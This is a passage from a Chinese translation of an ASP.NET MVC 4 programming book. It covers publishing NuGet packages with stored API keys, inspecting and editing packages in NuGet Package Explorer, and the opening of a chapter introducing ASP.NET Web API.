


图　10-23

由于每次使用 NuGet push 命令时都需要输入 API 密钥，这样很不方便。然而，可以使用 NuGet 的 SetApiKey 命令存储 API 密钥，以便下次再使用 push 命令时，不需要重新输入 API 密钥。图 10-24 展示了 SetApiKey 命令的用法。




图　10-24

API 密钥保存到漫游配置文件(Roaming profile)中的 NuGet.config 文件中。例如，在笔者 Windows 7 计算机上，它的存储位置是 C:\Users\Haacked\AppData\Roaming\NuGet\NuGet.config。

如图 10-25 所示，保存 API 密钥后，发布一条命令就变得非常容易，只需运行 push 命令，并指定想要发布的.nupkg 文件即可。

这样可以使包在供应库中立即可用，因此，其他人可以通过对话框或控制台下载安装。请注意，nuget.org 站点表现出这一变化，可能需要花费几分钟时间。




图　10-25

10.5.3　包浏览器的用法

包创建完毕后，我们还要对其进行检查，以确保它被合适地打包。本质上，所有 NuGet 包只是 zip 格式的压缩文件。我们可以重命名该文件，使其有一个.zip 文件扩展名，然后进行解压缩操作，并查看其中的内容。

除了上面查看包内容的方法之外，还有一种更简便的方法：使用包浏览器(Package Explorer)。这是一个 ClickOnce 应用程序，可在 NuGet 的 CodePlex 发布页面下载，网址为 http://nuget.codeplex.com/releases。

安装好包浏览器后，可以双击任何.nupkg 文件来查看其中的内容，如图 10-26 所示。




图　10-26

此外，包浏览器还可以用来快速编辑包文件，甚至可以用来创建一个全新的包。例如，单击 Edit 菜单并选择 Edit Package Metadata 菜单项以使元数据处于可编辑状态，如图 10-27 所示。

可将文件拖到 Package contents 窗格中的合适文件夹中。若把一个文件拖放到 Package contents 窗格中，但没有为其指定任何文件夹，此时包浏览器会根据文件的内容向用户推荐一个文件夹。例如，它会推荐把程序集放入 lib 文件夹，把 PowerShell 脚本放入 Tools 文件夹。




图 10-27

完成对包的编辑之后，选择 File | Save 菜单选项或使用 Ctrl+S 组合键来保存编辑完成的.nupkg 文件。

包浏览器也提供了发布包的一种便捷方式，即通过选择 File | Publish 菜单，打开发布对话框，如图 10-28 所示。只需输入 API 密钥，单击 Publish 按钮，就可以轻松快速地将包发布到供应库中。




图 10-28

10.6 小结

虽然 NuGet 作为 ASP.NET MVC 4 的完美补充，与 ASP.NET MVC 4 一起发布，但它却不局限于 ASP.NET MVC 项目。NuGet 几乎可以用来为 Visual Studio 中所有类型的项目安装包。比如构建 Windows Phone 应用程序时，就有相应的一组 NuGet 包。

但当创建 ASP.NET MVC 4 应用程序时，NuGet 绝对是一个强大的助手。它可为我们下载安装许多利用了 ASP.NET MVC 的特定内置特性的包。

例如，可以安装 Autofac.Mvc4 包，该包可以作为依赖解析器自动连接 Autofac 依赖注入库，安装 MvcScaffolding 包可以向 Add Controller 对话框中添加新的基架模板。

当准备与世界分享自己的库时，不要仅把它们压缩成 zip 文件，放在网络上，而应把它们转换成 NuGet 包，以便与他人共享。

第11章

ASP.NET Web API

本章主要内容

- 定义 ASP.NET Web API
- Web API 入门
- 编写 API 控制器
- 配置 Web API
- Web API 和 MVC 路由对比
- 参数绑定
- 过滤请求
- 启用依赖注入
- 探索 API 编程
- 跟踪应用程序

Web API 项目是 Windows 通信接口(Windows Communication Foundation，WCF)团队及其用户激情的产物，他们想与 HTTP 深度整合。先前使用 WCF 进行 Web 服务编程的迭代是一个抽象事务，主要为了隐藏像传输细节一样的内容。Web API 视图彻底颠覆这一过程，去掉 WCF 中的大部分层，而允许开发人员直接访问 HTTP 编程模型的所有方面。新框架在开放的、能够不断预览版本的开发环境中开发，并由 Henrik Frystyk Nielsen(Web API 团队设计师和原有 HTTP 规范制作者之一)监督，它为那些只想使用 HTTP 或完全控制的 WCF 用户提供了一种真正的可选方案。

经历 2011 年团队的重组之后，出现了 ASP.NET MVC 团队和 WCF Web API 团队，都由 Scott Guthrie 领导，Scott Guthrie 想合并两个团队的工作，以便开发人员能够很轻松地从他们的 ASP.NET 知识过渡到编写 Web API。团队开始努力合并两个平台的优点，最终诞生了 ASP.NET Web API，并随 ASP.NET MVC 4 一同发布。

11.1 定义 ASP.NET Web API

如果说在当今数字通信领域有一个共同点，那么它一定是流行的 HTTP。我们不仅有已经使用超过 20 年的浏览器，我们许多人每天口袋里还装有具有很强计算能力的智能手机。应用程序频繁地使用 HTTP 和 JSON 作为通信渠道访问主页。当今的应用程序如果不能提供某种形式的远程访问 API，就不能认为它已经“完成”。

当 MVC 开发人员请求给他们一些建议时，笔者通常会说：“ASP.NET MVC 在接收表单数据生成 HTML 方面功能非常强大；ASP.NET Web API 在接收和生成像 JSON 和 XML 等结构化数据方面功能非常强大。”虽然 MVC 使用 JsonResult 和 JSON 值提供器提供了结构化的数据支持，但在某些 API 重要应用方面，它仍存在不足之处，其中包括以下方面：

- 基于 HTTP 动词而不是操作名称调度操作
- 接收和生成那些面向对象不必要的内容，不仅是 XML，还有像图片、PDF 文件或 VCARD 这样的内容
- 内容类型协商，它支持开发人员接收和生成结构化内容，而独立于内容的线表示(wire representation)
- 在 ASP.NET 运行时堆栈和 IIS Web 服务器以外托管，WCF 一直做了很多年

Web API 的一个重要部分是，API 团队费尽周折地尝试，以便我们能够充分利用已有的 ASP.NET MVC 经验，比如控制器、操作、过滤器、模型绑定器和依赖注入等。因此，这些相同的概念大多以相似形式出现在 Web API 中，这使得结合 MVC 和 Web API 的应用程序看起来能够完美地整合。

由于 ASP.NET Web API 是一个全新框架，因此它可能有一系列保证。本章内容应该介绍 MVC 和 Web API 之间的异同，帮助我们决定是否在 MVC 项目中使用 Web API。

11.2 Web API 入门

ASP.NET MVC 4 作为 Visual Studio 2012 的一部分发布，同时也作为 Visual Studio 2010 SP1 的附件内容发布。安装程序包含所有 ASP.NET Web API 组件。

